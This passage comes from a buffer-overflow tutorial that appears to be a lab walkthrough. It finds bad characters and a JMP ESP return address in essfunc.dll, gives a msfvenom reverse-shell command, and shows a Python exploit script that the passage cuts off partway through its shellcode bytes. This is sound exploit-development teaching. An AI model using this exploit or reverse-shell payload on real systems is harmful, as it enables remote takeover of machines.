
We get the usual output. What we need to do is check where our bad characters reside. We know that they reside in the ESP due to our prior analysis so, what we will do is look at the data dump of the ESP register. We can do that by right clicking on the ESP address and click "Follow in dump"



This changes the bottom left panel. Remember, the bottom left panel is a Hex dump. Let us take a closer look.



Here you see the badchars we put into our code. To find bad chars, we need to see what char does not show. If you look closely, /x07 is not there. It does not show because the application cannot comprehend that char, thus not showing it and thus, making it a bad char. It is instead /x0A which is not after /x06. What we do now is go back to our code, get rid of /x07 in our code, restart the application and debugger and run the code again.




Here we see the char after /x2D is incorrect. It is supposed to be /x2E. So, we go back to our code, delete /x2E because we know it is a bad character and repeat the process. After trial and error, here are the total amount of bad chars we found including the given null byte:


"\x00\x07\x2E\xA0"

Now we know all the chars not to include in our shellcode. We can move on to the next step, finding a return address.

Finding a Return Address


So far, we created space for our shellcode, and we found all the bad characters not to include in it. Now how do we point the application to our malicious code? Remember, our goal is to put the shellcode after we overwritten the EIP, because we saw in our previous example with the A's, B's and C's that the C's came right after the B's in the bottom right panel which is the stack. Here it is to refresh your memory.







Can’t we simply overwrite the EIP with the address of ESP? In theory, yes. Then it will point to where we want. The problem with this is that the ESP address is different every time we run the code. So, we cannot update our code with this specific ESP address because it will not be the same when we run the code again. Our goal is to find a consistent address to always point to ESP every time we run our code. To do this, we will use mona modules.

On the bar at the bottom of the debugger, type “!mona modules” and press Enter





As you can see, there is a lot of output. We will focus on the bottom part of it. Here it shows many libraries that this application uses. Our goal is to find a library that has all security measures turned off, or “False” in this case.



Here we see that “essfunc.dll” has all security measures turned to False. The point of this is to make our lives easier when it comes to formulating our exploit. If the security measures are enabled, we would need to rely on more advanced tactics which we will not cover here.


Our next goal is to see if this library is making any jump instructions to ESP, the register we want to jump to. Specifically, we want to see if this library has any JMP ESP instructions. To find this, we first need to find the Ascii representation of JMP ESP. To do this, lets go back to Kali and utilize a tool called msf-nasm_shell.

Simply type msf-nasm_shell. Then press Enter. You will now be in a nasm shell. Then you type “jmp esp” and press Enter to find the ascii representation of that.

Excellent, we found the ascii representation of jmp esp, now we can head back to the debugger.


We will type in the bar: !mona find -s “\xff\xe4” -m “essfunc.dll”

This command simply finds addresses of jmp esp instructions pertaining to essfunc.dll




Here we see that we found 9 addresses of jmp esp instructions.


0x625011af look likes a good candidate to use as it does not contain any bad characters. To verify that this address is indeed a jmp instruction, click on the black arrow that is right under "Options" and enter the address.



Once we click enter, we look at the top right panel and we indeed see that this address is a jmp esp instruction.




Let us now implement this address into our python code.




Here we got rid of the bad chars and we replaced the EIP value with the address that we found. Notice how the address is in reverse order. That is because most windows applications follow a little-endian order byte. So, we need to write the address in reverse. Now let us restart the application and the debugger.

Before we run the debugger, we will set up a breakpoint at the address that we have found. What this will do is when we run our python code, the debugger will run until it reaches the specific address that we will provide. From there, we will step through the instructions one at a time. This is to ensure that the jmp esp instruction works and that the EIP indeed points to the ESP like we wanted.


To do this, click on the black arrow again and put in the address we found. Now highlight the jmp esp instruction and press F2 to set a breakpoint. Or if you are not keyboard savvy, then you can right click on the instruction, go to “breakpoint” and then click on “toggle”




After doing that, you should now see the address is highlighted. This means we have a breakpoint at this address. Now run the debugger and execute our python code.



Here, you can see that we have reached our breakpoint. We will now step through the code one instruction at a time. If our code was successful, the next instruction should jump to the ESP and the ESP is filled with C's. To step through one instruction at a time, press F7. Or click on the red arrow under "Plugins"



Once we do that, we see the output we expected.



It successfully went into the ESP and is showing a bunch of 43's which are C's in ascii.

We now know that we can consistently point this application to the ESP every time we run our python code. We can now move on to the next step, generating shellcode.

Generating Shellcode


Before I move on, what is shellcode? Shellcode is essentially code that will give us a shell. For windows, there is the command prompt. That is considered a shell. In linux, we have terminals. That is also considered a shell. So, our main goal is to exploit this application through a buffer overflow so we can ultimately gain shell access. Pretty cool right. We can generate shellcode using msfvenom. We will create a reverse shell using a msfvenom.

A reverse shell is when we force the application to connect to us and grant us a shell.

A bind shell is the traditional way in which a client connects to a server and the server grants them a shell. Ex: you connect to facebook and they give you your profile webpage.

A reverse shell is when facebook connects to our IP address and grants us our profile webpage.

Here is a picture for visual learners.



Reverse shells are usually more successful because we do not have to deal with firewalls and other security measures server-side. Since the application is connecting to us, we can avoid these complications entirely.

Here is the full command for msfvenom:

msfvenom -p windows/shell_reverse_tcp LHOST=<Your-local-host> LPORT=4444 -b "/x00/x07/x2e/xa0" -f c

-p specifies the payload we will be using

LHOST specifies your local ip address. (*type ifconfig tun0 to find your ip address*)


LPORT specifies the local port for the application to connect to

-b specifies the bad characters


EXITFUNC specifies how to exit out of the program. (This causes the application not to crash if we exit out of reverse shell)

-f specifies the programming language to generate the shellcode

Here is the output.



As stated before, shellcode is usually around 300 bytes which we see here that is 348 bytes. That is why we needed to make space in our buffer. Now we copy this into our code.



Here we pasted the shellcode and we also created a variable called padding. “\x90” is a NOP sled. We mentioned about this prior. The NOP sled intentionally does nothing. The instruction will just slide to the next instruction. That is why it is called a nop sled because you are sledding through the bytes. We use nop sleds for padding. This is in case the application mangles with our shellcode due to the behavior of application decrypting bytes. We put 15 nop bytes to make sure our shellcode does not get touched or changed when we execute our script.


We officially completed our final version of our python script. Here is the full final version.

```
import socket, time, sys


ip = "10.10.176.171"

port = 1337

timeout = 5


buffer = 'A'* 1978

eip = '\xaf\x11\x50\x62'

shellcode = ("\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"

"\xdf\x95\x1d\x15\x83\xee\xfc\xe2\xf4\x23\x7d\x9f\x15\xdf\x95"

"\x7d\x9c\x3a\xa4\xdd\x71\x54\xc5\x2d\x9e\x8d\x99\x96\x47\xcb"

"\x1e\x6f\x3d\xd0\x22\x57\x33\xee\x6a\xb1\x29\xbe\xe9\x1f\x39"

"\xff\x54\xd2\x18\xde\x52\xff\xe7\x8d\xc2\x96\x47\xcf\x1e\x57"

"\x29\x54\xd9\x0c\x6d\x3c\xdd\x1c\xc4\x8e\x1e\x44\x35\xde\x46"

"\x96\x5c\xc7\x76\x27\x5c\x54\xa1\x96\x14\x09\xa4\xe2\xb9\x1e"

"\x5a\x10\x14\x18\xad\xfd\x60\x29\x96\x60\xed\xe4\xe8\x39\x60"

"\x3b\xcd\x96\x4d\xfb\x94\xce\x73\x54\x99\x56\x9e\x87\x89\x1c"

"\xc6\x54\x91\x96\x14\x0f\x1c\x59\x31\xfb\xce\x46\x74\x86\xcf"

"\x4c\xea\x3f\xca\x42\x4f\x54\x87\xf6\x98\x82\xfd\x2e\x27\xdf"

"\x95\x75\x62\xac\xa7\x42\x41\xb7\xd9\x6a\x33\xd8\x6a\xc8\xad"

"\x4f\x94\x1d\x15\xf6\x51\x49\x45\xb7\xbc\x9d\x7e\xdf\x6a\xc8"
```

